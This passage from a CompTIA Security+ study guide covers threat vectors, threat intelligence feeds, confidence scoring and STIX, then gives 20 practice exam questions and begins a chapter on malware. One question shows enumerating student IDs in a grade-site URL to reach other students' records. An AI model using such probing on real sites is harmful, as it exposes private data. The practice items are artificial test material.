Understanding the motivations of attackers can help you understand what they might target and how to defend your organization against them.

Exam Note

It is very likely you will be asked to compare and contrast the various threat actors on the exam. You should know the attributes and motivations behind each.

Threat Vectors and Attack Surfaces

Threat actors targeting an organization need some means to gain access to that organization's information or systems. First, they must discover an *attack surface*. This is a system, application, or service that contains a vulnerability that they might exploit. Then, they must obtain access by exploiting one of those vulnerabilities using a *threat vector*. Threat vectors are the means that threat actors use to obtain access. One of the goals of security professionals is to reduce the size and complexity of the attack surface through effective security measures and risk mitigation strategies.

Message-Based Threat Vectors

Email is one of the most commonly exploited threat vectors. Phishing messages, spam messages, and other email-borne attacks are simple ways to gain access to an organization's network. These attacks are easy to execute and can be launched against many users simultaneously. The benefit for the attacker is that they generally need to succeed only one time to launch a broader attack. Even if 99.9 percent of users ignore a phishing message, the attacker needs the login credentials of only a single user to begin their attack.

Message-based attacks may also be carried out through other communications mechanisms, such as by sending text messages through *Short Message Service (SMS)* or *instant messaging (IM)* applications. Voice calls may also be used to conduct vishing (voice phishing) attacks.

Social media may be used as a threat vector in similar ways. Attackers might directly target users on social media, or they might use social media in an effort to harvest information about users that may be used in another type of attack. We will discuss these attacks in [Chapter 4](#), “Social Engineering and Password Attacks.”

Wired Networks

Bold attackers may seek to gain direct access to an organization's wired network by physically entering the organization's facilities. One of the most common ways they do this is by entering public areas of a facility, such as a lobby, customer store, or other easily accessible location and sitting and working on their laptops, which are surreptitiously connected to unsecured network jacks on the wall.

Alternatively, attackers who gain physical access to a facility may be able to find an unsecured computer terminal, network device, or other system. Security professionals must assume that an attacker who is able to physically touch a component will be able to compromise that device and use it for malicious purposes.

This highlights the importance of physical security, which we will discuss in detail in [Chapter 9](#), “Resilience and Physical Security.”

Wireless Networks

Wireless networks offer an even easier path onto an organization's network. Attackers don't need to gain physical access to the network or your facilities if they are able to sit in the parking lot and access your organization's wireless network. Bluetooth-enabled devices may be configured without security settings that prevent unauthorized connections. Unsecured or poorly secured wireless networks pose a significant security risk.

We'll discuss the security of wireless networks in [Chapter 13](#), “Wireless

and Mobile Security.”

Systems

Individual systems may also serve as threat vectors depending on how they are configured and the software installed on them. The operating system configuration may expose open service ports that are not necessary to meet business needs or that allow the use of well-known default credentials that were never changed. Software installed on a system may contain known or undetected vulnerabilities.

Organizations may be using legacy applications or systems that are no longer supported by their vendor. Any of these vulnerabilities could be used as a threat vector by an attacker seeking to gain a foothold on a system.

We'll discuss securing endpoint systems in [Chapter 11](#), “Endpoint Security.”

Files and Images

Individual files, including images, may also be threat vectors. An attacker may create a file that contains embedded malicious code and then trick a user into opening that file, activating the malware infection. These malicious files may be sent by email, stored on a file server, or placed in any other location where an unsuspecting user might be tempted to open it.

Removable Devices

Attackers also commonly use removable media, such as USB drives, to spread malware and launch their attacks. An attacker might distribute inexpensive USB sticks in parking lots, airports, or other public areas, hoping that someone will find the device and plug it into their computer, curious to see what it contains. As soon as that happens, the device triggers a malware infection that silently compromises the finder's computer and places it under the control of the attacker.

We discuss the security of endpoint devices, including control over the use of removable media, in [Chapter 11](#).

Cloud

Cloud services can also be used as an attack vector. Attackers routinely scan popular cloud services for files with improper access controls, systems that have security flaws, or accidentally published API keys and passwords. Organizations must include the cloud services that they use as an important component of their security program.

The vulnerabilities facing organizations operating in cloud environments bear similarities to those found in on-premises environments, but the controls often differ. We discuss secure cloud operations in [Chapter 10](#), “Cloud and Virtualization Security.”

Supply Chain

Sophisticated attackers may attempt to interfere with an organization's IT supply chain, including hardware providers, software providers, and service providers. Attacking an organization's vendors and suppliers provides an indirect mechanism to attack the organization itself.

Attackers may gain access to hardware devices at the manufacturer or while the devices are in transit from the manufacturer to the end user. Tampering with a device before the end user receives it allows attackers to insert backdoors that grant them control of the device once the customer installs it on their network. This type of third-party risk is difficult to anticipate and address.

Supply chain attackers may also target software providers, inserting vulnerabilities into software before it is released or deploying backdoors in software through official update and patching mechanisms.

Attackers who infiltrate *managed service providers (MSPs)* may be able to use their access to the MSP network to leverage access that the MSP has to its customer's systems and networks.

Other issues may also arise in the supply chain, particularly if a vendor fails to continue to support a system that the organization depends on, fails to provide required system integrations, or fails to provide adequate security for outsourced code development or data storage.

Strong vendor management practices can identify these issues quickly as they arise and allow the organization to address the risks appropriately.

Exam Note

Be ready to identify and explain the common threat vectors and attack surfaces.

Threat Data and Intelligence

Threat intelligence is the set of activities and resources available to cybersecurity professionals seeking to learn about changes in the threat environment. Building a threat intelligence program is a crucial part of any organization's approach to cybersecurity. If you're not familiar with current threats, you won't be able to build appropriate defenses to protect your organization against those threats. Threat intelligence information can also be used for *predictive analysis* to identify likely risks to the organization.

There are many sources of threat intelligence, ranging from open source intelligence (OSINT) that you can gather from publicly available sources, to commercial services that provide proprietary or closed-source intelligence information. An increasing number of products and services have the ability to consume threat feed data, allowing you to leverage it throughout your infrastructure and systems.

Regardless of their source, threat feeds are intended to provide up-to-date detail about threats in a way that your organization can leverage. Threat feeds often include technical details about threats, such as IP addresses, hostnames and domains, email addresses, URLs, file hashes, file paths, Common Vulnerabilities and Exposures (CVE) record numbers, and other details about a threat. Additional information is often included to help make the information relevant

and understandable, including details of what may make your organization a target or vulnerable to the threat, descriptions of threat actors, and even details of their motivations and methodologies.

Vulnerability databases are also an essential part of an organization's threat intelligence program. Reports of vulnerabilities certainly help direct an organization's defensive efforts, but they also provide valuable insight into the types of exploits being discovered by researchers.

Threat intelligence sources may also provide *indicators of compromise (IoCs)*. These are the telltale signs that an attack has taken place and may include file signatures, log patterns, and other evidence left behind by attackers. IoCs may also be found in *file and code repositories* that offer threat intelligence information.

Open Source Intelligence

Open source threat intelligence is threat intelligence that is acquired from publicly available sources. Many organizations have recognized how useful open sharing of threat information can be, and open source threat intelligence has become broadly available. In fact, now the challenge is often around deciding what threat intelligence sources to use, ensuring that they are reliable and up-to-date, and leveraging them well.

A number of sites maintain extensive lists of open source threat information sources:

- [Senki.org](http://www.senki.org/operators-security-toolkit/open-source-threat-intelligence-feeds) provides a list: www.senki.org/operators-security-toolkit/open-source-threat-intelligence-feeds
- The Open Threat Exchange operated by AT&T is part of a global community of security professionals and threat researchers: <https://cybersecurity.att.com/open-threat-exchange>
- The MISP Threat Sharing project, www.misp-project.org/feeds, provides standardized threat feeds from many sources, with community-driven collections.
- Threatfeeds.io hosts a list of open source threat intelligence feeds, with details of when they were added and modified, who

maintains them, and other useful information:
<https://threatfeeds.io>

In addition to open source and community threat data sources, there are many government and public sources of threat intelligence data. For example, [Figure 2.3](#) shows an alert listing from the Cybersecurity & Infrastructure Security Agency (CISA) website.



The screenshot shows the official website of the Cybersecurity & Infrastructure Security Agency (CISA). At the top, the agency's logo and name are displayed, along with a search bar and a "REPORT A CYBER ISSUE" button. Below the header, a navigation menu includes links for Topics, Spotlight, Resources & Tools, News & Events, Careers, and About. The main content area is titled "Cybersecurity Alerts & Advisories". On the left, there are filters for "What are you looking for?", "Sort by (optional)", and dropdown menus for "Advisory Type" and "Release Year", both with an "APPLY" button. The main list displays several recent alerts:

- APR 11, 2023 ■ ALERT [Adobe Releases Security Updates for Multiple Products](#)
- APR 11, 2023 ■ ALERT [Microsoft Releases April 2023 Security Updates](#)
- APR 11, 2023 ■ ALERT [Fortinet Releases April 2023 Vulnerability Advisories](#)
- APR 11, 2023 ■ ALERT [Mozilla Releases Security Advisories for Multiple Products](#)
- APR 11, 2023 ■ ICS ADVISORY | ICSA-23-101-01 [FANUC ROBOGUIDE-HandlingPRO](#)
- APR 11, 2023 ■ ALERT [CISA Releases Two Industrial Control Systems Advisories](#)

[FIGURE 2.3](#) Alert listing from the CISA website

Government sites:

- The U.S. Cybersecurity & Infrastructure Security Agency (CISA) site: www.cisa.gov
- The U.S. Department of Defense Cyber Crime Center site: www.dc3.mil
- The CISA's Automated Indicator Sharing (AIS) program, www.cisa.gov/topics/cyber-threats-and-

[advisories/information-sharing/automated-indicator-sharing-ais](#), and their Information Sharing and Analysis Organizations program, [www.cisa.gov/information-sharing-and-analysis-organizations-isaos](#)



Many countries provide their own cybersecurity sites, like the Australian Signals Directorate's Cyber Security Centre: [www.cyber.gov.au](#). You should become familiar with major intelligence providers, worldwide and for each country you operate in or work with.

Vendor websites:

- Microsoft's threat intelligence blog: [www.microsoft.com/en-us/security/blog/topic/threat-intelligence](#)
- Cisco Security Advisories site
(<https://sec.cloudapps.cisco.com/security/center/publicationListing.x>) includes an experts' blog with threat research information, as well as the Cisco Talos reputation lookup tool, <https://talosintelligence.com>

Public sources:

- The SANS Internet Storm Center: <https://isc.sans.org>
- VirusShare contains details about malware uploaded to VirusTotal: <https://virusshare.com>
- The Spamhaus Project focuses on blocklists, including spam via the Spamhaus Block List (SBL), hijacked and compromised computers on the Exploits Block List (XBL), the Policy Block List (PBL), the Domain Block List (DBL), the Don't Route or Peer lists (DROP) listing netblocks that you may not want to allow traffic from, and a variety of other information: www.spamhaus.org

These are just a small portion of the open source intelligence resources available to security practitioners, but they give you a good idea of what is available.

Exploring the Dark Web

The *dark web* is a network run over standard Internet connections but using multiple layers of encryption to provide anonymous communication. Hackers often use sites on the dark web to share information and sell credentials and other data stolen during their attacks.

Threat intelligence teams should familiarize themselves with the dark web and include searches of dark web marketplaces for credentials belonging to their organizations or its clients. The sudden appearance of credentials on dark web marketplaces likely indicates that a successful attack took place and requires further investigation.

You can access the dark web using the Tor browser. You'll find more information on the Tor browser at the Tor Project website: www.torproject.org.

Proprietary and Closed-Source Intelligence

Commercial security vendors, government organizations, and other security-centric organizations also create and make use of proprietary, or *closed-source intelligence*. They do their own information gathering and research, and they may use custom tools, analysis models, or other proprietary methods to gather, curate, and maintain their threat feeds.

There are a number of reasons that proprietary threat intelligence may be used. The organization may want to keep their threat data secret, they may want to sell or license it and their methods and sources are their trade secrets, or they may not want to take the chance of the threat actors knowing about the data they are gathering.

Commercial closed-source intelligence is often part of a service offering, which can be a compelling resource for security professionals. The sheer amount of data available via open source threat intelligence feeds can be overwhelming for many organizations. Combing through threat feeds to identify relevant threats, and then ensuring that they are both well defined and applied appropriately for your organization, can require massive amounts of effort. Validating threat data can be difficult in many cases, and once you are done making sure you have quality threat data, you still have to do something with it!

When a Threat Feed Fails

The authors of this book learned a lesson about up-to-date threat feeds a number of years ago after working with an IDS and IPS vendor. The vendor promised up-to-date feeds and signatures for current issues, but they tended to run behind other vendors in the marketplace. In one case, a critical Microsoft vulnerability was announced, and exploit code was available and in active use within less than 48 hours. Despite repeated queries, the vendor did not provide detection rules for over two weeks. Unfortunately, manual creation of rules on this vendor's platform did not work well, resulting in exposure of systems that should have been protected.

It is critical that you have reliable, up-to-date feeds to avoid situations like this. You may want to have multiple feeds that you can check against each other—often one feed may be faster or release information sooner, so multiple good-quality, reliable feeds can be a big help!

Threat maps provide a geographic view of threat intelligence. Many security vendors offer high-level maps that provide real-time insight into the cybersecurity threat landscape. For example, Check Point offers the public the threat map shown in [Figure 2.4](#) at <https://threatmap.checkpoint.com>.

Organizations may also use threat mapping information to gain

insight into the sources of attacks aimed directly at their networks. However, threat map information viewed skeptically because geographic attribution is notoriously unreliable. Attackers often relay their attacks through cloud services and other compromised networks, hiding their true geographic location from threat analysis tools.




FIGURE 2.4 Check Point Cyber Threat Map

Assessing Threat Intelligence

Regardless of the source of your threat intelligence information, you need to assess it. A number of common factors come into play when you assess a threat intelligence source or a specific threat intelligence notification.

1. Is it timely? A feed that is operating on delay can cause you to miss a threat, or to react after the threat is no longer relevant.
2. Is the information accurate? Can you rely on what it says, and

how likely is it that the assessment is valid? Does it rely on a single source or multiple sources? How often are those sources correct?

3. Is the information relevant? If it describes the wrong platform, software, or reason for the organization to be targeted, the data may be very timely, very accurate, and completely irrelevant to your organization.

One way to summarize the threat intelligence assessment data is via a confidence score. Confidence scores allow organizations to filter and use threat intelligence based on how much trust they can give it. That doesn't mean that lower confidence information isn't useful; in fact, a lot of threat intelligence starts with a lower confidence score, and that score increases as the information solidifies and as additional sources of information confirm it or are able to do a full analysis. Low confidence threat information shouldn't be completely ignored, but it also shouldn't be relied on to make important decisions without taking the low confidence score into account.

Assessing the Confidence Level of Your Intelligence

Many threat feeds will include a confidence rating, along with a descriptive scale. For example, one approach uses six levels of confidence:

- *Confirmed* (90–100) uses independent sources or direct analysis to prove that the threat is real.
- *Probable* (70–89) relies on logical inference but does not directly confirm the threat.
- *Possible* (50–69) is used when some information agrees with the analysis, but the assessment is not confirmed.
- *Doubtful* (30–49) is assigned when the assessment is possible but not the most likely option, or the assessment cannot be proven or disproven by the information that is available.
- *Improbable* (2–29) means that the assessment is possible but

is not the most logical option, or it is refuted by other information that is available.

- *Discredited* (1) is used when the assessment has been confirmed to be inaccurate or incorrect.

Your organization may use a different scale: 1–5, 1–10, and High/Medium/Low scales are all commonly used to allow threat intelligence users to quickly assess the quality of the assessment and its underlying data.

Threat Indicator Management and Exchange

Managing threat information at any scale requires standardization and tooling to allow the threat information to be processed and used in automated ways. Indicator management can be much easier with a defined set of terms. That's where structured markup languages like STIX and OpenIOC come in.

Structured Threat Information eXpression (STIX) is an XML language originally sponsored by the U.S. Department of Homeland Security. In its current version, STIX 2.1 defines 18 STIX Domain Objects, including things like attack patterns, identities, malware, threat actors, and tools. These objects are then related to each other by one of two STIX Relationship Objects: either as a relationship or as a sighting. A STIX JSON description of a threat actor might read as follows:

```
{  
  "type": "threat-actor",  
  "created": "2019-10-20T19:17:05.000Z",  
  "modified": "2019-10-21T12:22:20.000Z",  
  "labels": [ "crime-syndicate"],  
  "name": "Evil Maid, Inc",  
  "description": "Threat actors with access to hotel rooms",  
  "aliases": [ "Local USB threats"],  
  "goals": [ "Gain physical access to devices", "Acquire data"],  
  "sophistication": "intermediate",  
  "resource:level": "government",  
  "primary_motivation": "organizational-gain"  
}
```

Fields like sophistication and resource level use defined vocabulary options to allow STIX users to consistently use the data as part of automated and manual systems.



Using a single threat feed can leave you in the dark! Many organizations leverage multiple threat feeds to get the most up-to-date information. Thread feed combinations can also be challenging since the feeds may not use the same format, classification model, or other elements. You can work around this by finding sources that already combine multiple feeds or by finding feeds that use the same description frameworks, like STIX.

Since its creation, STIX has been handed off to the Organization for the Advancement of Structured Information Standards (OASIS), an international nonprofit consortium that maintains many other projects related to information formatting, including XML and HTML.

A companion to STIX is the *Trusted Automated eXchange of Intelligence Information (TAXII)* protocol. TAXII is intended to allow cyber-threat information to be communicated at the application layer via HTTPS. TAXII is specifically designed to support STIX data exchange. You can read more about both STIX and TAXII in detail at the OASIS GitHub documentation site: <https://oasis-open.github.io/cti-documentation>.

Information Sharing Organizations

In addition to threat intelligence vendors and resources, threat intelligence communities have been created to share threat information. In the United States, organizations known as Information Sharing and Analysis Centers (ISACs) help infrastructure owners and operators share threat information and provide tools and assistance to their members. The National Council of ISACs lists the sector-based ISACs at www.nationalisacs.org/member-isacs-3.

The ISAC concept was introduced in 1998, as part of Presidential

Decision Directive-63 (PDD-63), which asked critical infrastructure sectors to establish organizations to share information about threats and vulnerabilities. ISACs operate on a trust model, allowing in-depth sharing of threat information for both physical and cyber threats. Most ISACs operate 24/7, providing ISAC members in their sector with incident response and threat analysis.

In addition to ISACs, there are specific U.S. agencies or department partners for each critical infrastructure area. A list breaking them down by sector can be found at www.cisa.gov/topics/critical-infrastructure-security-and-resilience/critical-infrastructure-sectors.

Outside the United States, government bodies and agencies with similar responsibilities exist in many countries. The UK National Protective Security Authority (www.npsa.gov.uk) is tasked with providing threat information, resources, and guidance to industry and academia, as well as to other parts of the UK government and law enforcement.

Conducting Your Own Research

As a security professional, you should continue to conduct your own research into emerging cybersecurity threats. Here are sources you might consult as you build your threat research toolkit:

- Vendor security information websites.
- Vulnerability and threat feeds from vendors, government agencies, and private organizations.
- Academic journals and technical publications, such as Internet Request for Comments (RFC) documents. RFC documents are particularly informative because they contain the detailed technical specifications for Internet protocols.
- Professional conferences and local industry group meetings.
- Social media accounts of prominent security professionals.

As you reference these sources, keep a particular eye out for information on adversary *tactics, techniques, and procedures (TTPs)*.

Learning more about the ways that attackers function allows you to improve your own threat intelligence program.

Summary

Cybersecurity professionals must have a strong working understanding of the threat landscape in order to assess the risks facing their organizations and the controls required to mitigate those risks. Cybersecurity threats may be classified based on their internal or external status, their level of sophistication and capability, their resources and funding, and their intent and motivation.

Threat actors take many forms, ranging from relatively unsophisticated/unskilled attackers who are simply seeking the thrill of a successful hack to advanced nation-state actors who use cyberattacks as a military weapon to achieve political advantage. Hacktivists, organized crime, competitors, and other threat actors may all target the same organizations for different reasons.

Cyberattacks come through a variety of threat vectors. The most common vectors include email and social media; other attacks may come through direct physical access, supply chain exploits, network-based attacks, and other vectors. Organizations should build robust threat intelligence programs to help them stay abreast of emerging threats and adapt their controls to function in a changing environment.

Exam Essentials

Threat actors differ in several key attributes. We can classify threat actors using four major criteria. First, threat actors may be internal to the organization, or they may come from external sources. Second, threat actors differ in their level of sophistication and capability. Third, they differ in their available resources and funding. Finally, different threat actors have different motivations and levels of intent.

Threat actors come from many different sources. Threat

actors may be very simplistic in their techniques, such as unskilled attackers using exploit code written by others, or quite sophisticated, such as the advanced persistent threat posed by nation-state actors and organized crime. Hacktivists may seek to carry out political agendas, whereas competitors may seek financial gain. Employees and other users may pose an insider threat by working from within to attack your organization. The use of unapproved shadow IT systems may also expose your data to risk.

Attackers have varying motivations for their attacks..

Attackers may be motivated by many different drivers. Common motivations for attack include data exfiltration, espionage, service disruption, blackmail, financial gain, philosophical or political beliefs, revenge, disruption and chaos, or war. Some attackers may believe they are behaving ethically and acting in the best interests of society.

Attackers exploit different vectors to gain initial access to an organization. Attackers may attempt to gain initial access to an organization remotely over the Internet, through a wireless connection, or by attempting direct physical access. They may also approach employees over email or social media. Attackers may seek to use removable media to trick employees into unintentionally compromising their networks, or they may seek to spread exploits through cloud services. Sophisticated attackers may attempt to interfere with an organization's supply chain.

Threat intelligence provides organizations with valuable insight into the threat landscape. Security teams may leverage threat intelligence from public and private sources to learn about current threats and vulnerabilities. They may seek out detailed indicators of compromise and perform predictive analytics on their own data. Threat intelligence teams often supplement open source and closed source intelligence that they obtain externally with their own research.

Security teams must monitor for supply chain risks. Modern enterprises depend on hardware, software, and cloud service vendors to deliver IT services to their internal and external customers. Vendor management techniques protect the supply chain against attackers

seeking to compromise these external links into an organization's network. Security professionals should pay particular attention to risks posed by outsourced code development, cloud data storage, and integration between external and internal systems.

Review Questions

1. Which of the following measures is not commonly used to assess threat intelligence?
 - A. Timeliness
 - B. Detail
 - C. Accuracy
 - D. Relevance
2. Which one of the following motivations is most commonly attributed to hacktivists?
 - A. War
 - B. Financial gain
 - C. Political/philosophical beliefs
 - D. Ethical
3. Kolin is a penetration tester who works for a cybersecurity company. His firm was hired to conduct a penetration test against a health-care system, and Kolin is working to gain access to the systems belonging to a hospital in that system. What term best describes Kolin's work?
 - A. Authorized attacker
 - B. Unauthorized attacker
 - C. Unknown attacker
 - D. Semi-authorized attacker
4. Which one of the following attackers is most likely to be associated with an APT?

- A. Nation-state actor
 - B. Hacktivist
 - C. Unskilled
 - D. Insider
5. Which organization did the U.S. government help create to share knowledge between organizations in specific verticals?
- A. DHS
 - B. SANS
 - C. CERTS
 - D. ISACs
6. Which of the following threat actors typically has the greatest access to resources?
- A. Nation-state actors
 - B. Organized crime
 - C. Hacktivists
 - D. Insider threats
7. Of the threat vectors shown here, which one is most commonly exploited by attackers who are at a distant location?
- A. Email
 - B. Direct access
 - C. Wireless
 - D. Removable media
8. Which one of the following is the best example of a hacktivist group?
- A. Chinese military
 - B. U.S. government
 - C. Russian mafia

- D. Anonymous
9. What type of assessment is particularly useful for identifying insider threats?
- A. Behavioral
 - B. Instinctual
 - C. Habitual
 - D. IoCs
10. Cindy is concerned that her organization may be targeted by a supply chain attack and is conducting a review of all of her vendor and supplier partners. Which one of the following organizations is least likely to be the conduit for a supply chain attack?
- A. Hardware provider
 - B. Software provider
 - C. Managed service provider
 - D. Talent provider
11. Greg believes that an attacker may have installed malicious firmware in a network device before it was provided to his organization by the supplier. What type of threat vector best describes this attack?
- A. Supply chain
 - B. Removable media
 - C. Cloud
 - D. Direct access
12. Ken is conducting threat research on Transport Layer Security (TLS) and would like to consult the authoritative reference for the protocol's technical specification. What resource would best meet his needs?
- A. Academic journal
 - B. Internet RFCs

- C. Subject matter experts
 - D. Textbooks
13. Wendy is scanning cloud-based repositories for sensitive information. Which one of the following should concern her most, if discovered in a public repository?
- A. Product manuals
 - B. Source code
 - C. API keys
 - D. Open source data
14. Which one of the following threat research tools is used to visually display information about the location of threat actors?
- A. Threat map
 - B. Predictive analysis
 - C. Vulnerability feed
 - D. STIX
15. Vince recently received the hash values of malicious software that several other firms in his industry found installed on their systems after a compromise. What term best describes this information?
- A. Vulnerability feed
 - B. IoC
 - C. TTP
 - D. RFC
16. Ursula recently discovered that a group of developers are sharing information over a messaging tool provided by a cloud vendor but not sanctioned by her organization. What term best describes this use of technology?
- A. Shadow IT
 - B. System integration

- C. Vendor management
 - D. Data exfiltration
17. Tom's organization recently learned that the vendor is discontinuing support for their customer relationship management (CRM) system. What should concern Tom the most from a security perspective?
- A. Unavailability of future patches
 - B. Lack of technical support
 - C. Theft of customer information
 - D. Increased costs
18. Which one of the following information sources would not be considered an OSINT source?
- A. DNS lookup
 - B. Search engine research
 - C. Port scans
 - D. WHOIS queries
19. Edward Snowden was a government contractor who disclosed sensitive government documents to journalists to uncover what he believed were unethical activities. Which of the following terms best describe Snowden's activities? (Choose two.)
- A. Insider
 - B. State actor
 - C. Hacktivist
 - D. APT
 - E. Organized crime
20. Renee is a cybersecurity hobbyist. She receives an email about a new web-based grading system being used by her son's school and she visits the site. She notices that the URL for the site looks like this:

www.myschool.edu/grades.php&studentID=1023425

She realizes that 1023425 is her son's student ID number and she then attempts to access the following similar URLs:

www.myschool.edu/grades.php&studentID=1023423

www.myschool.edu/grades.php&studentID=1023424

www.myschool.edu/grades.php&studentID=1023426

www.myschool.edu/grades.php&studentID=1023427

When she does so, she accesses the records of other students. She closes the records and immediately informs the school principal of the vulnerability. What term best describes Renee's work?

- A. Authorized hacking
- B. Unknown hacking
- C. Semi-authorized hacking
- D. Unauthorized hacking

Chapter 3

Malicious Code

THE COMPTIA SECURITY+ EXAM OBJECTIVES COVERED IN THIS CHAPTER INCLUDE:

✓ Domain 2.0: Threats, Vulnerabilities, and Mitigations

- 2.4. Given a scenario, analyze indicators of malicious activity.
 - Malware attacks (Ransomware, Trojan, Worm, Spyware, Bloatware, Virus, Keylogger, Logic bomb, Rootkit)

Malware comes in many forms, from ransomware and worms to spyware, viruses, keyloggers, and rootkits that help ensure that attackers can retain access to systems once they've gained a foothold.

In this chapter, you will explore the various types of malware, as well as the distinguishing elements, behaviors, and traits of each malware type. You will learn about the indicators that you should look for, and the response methods that organizations use to deal with each type of malware, as well as controls that can help protect against them.

Malware

The term *malware* describes a wide range of software that is intentionally designed to cause harm to systems and devices, networks, or users. Malware can also gather information, provide illicit access, and take a broad range of actions that the legitimate owner of a system or network may not want to occur. The SY0-701 Security+ exam objectives include a number of the most common types of malware, and you will need to be familiar with each of them, how to tell them apart, how you can identify them, and common

techniques used in combatting them.

Exam Note

This objective introduces many types of malware and asks you to analyze potential indicators to determine the type of attack. When you tackle malware-based questions, you will need to know the distinctive characteristics of each type of malware, and what might help you tell them apart. For example, a Trojan is disguised as legitimate software, whereas ransomware is aimed at getting payment from a victim. As you read this section, remember to pay attention to the differences between each type of malware, what common indicators of compromise are associated with them, and how you would answer questions about them on the exam!

Ransomware

Ransomware is malware that takes over a computer and then demands a ransom. There are many types of ransomware, including crypto malware, which encrypts files and then holds them hostage until a ransom is paid. Other ransomware techniques include threatening to report the user to law enforcement due to pirated software or pornography, or threatening to expose sensitive information or pictures from the victim's hard drive or device.

A significant portion of ransomware attacks are driven by phishing campaigns, with unsuspecting victims installing malware delivered via phishing emails or links in the email. That's not the only way that ransomware is delivered as malicious actors continue to use direct attack methods like Remote Desktop Protocol, vulnerable services, or front-facing applications that they can compromise.

Indicators of compromise (IoCs) for ransomware include, but are not limited to:

- Command and control (C&C) traffic and/or contact to known malicious IP addresses

- Use of legitimate tools in abnormal ways to retain control of the compromised system
- Lateral movement processes that seek to attack or gain information about other systems or devices inside the same trust boundaries
- Encryption of files
- Notices to end users of the encryption process with demands for ransom
- Data exfiltration behaviors, including large file transfers



You can read an example of a ransomware advisory provided by the U.S. Cybersecurity & Infrastructure Security Agency (CISA) about the Royal Ransomware variant, including a detailed list of specific IoCs, at www.cisa.gov/news-events/cybersecurity-advisories/aa23-061a.

One of the most important defenses against ransomware is an effective backup system that stores files in a separate location that will not be impacted if the system or device it backs up is infected and encrypted by ransomware. Organizations that are preparing to deal with ransomware need to determine what their response will be; in some cases, paying ransoms has resulted in files being returned, and in others attackers merely demanded more money.



Some ransomware has been defeated, and defenders may be able to use a preexisting decryption tool to restore files. Antivirus and antimalware providers as well as others in the security community provide anti-ransomware tools.

Trojans

Trojans, or Trojan horses, are a type of malware that is typically disguised as legitimate software. They are called Trojan horses because they rely on unsuspecting individuals running them, thus providing attackers with a path into a system or device. [Figure 3.1](#) shows an example of a Trojan infection path starting with a user downloading an application from the Android app store that appears to be legitimate through automated download of malicious add-ons and remote control of the device.

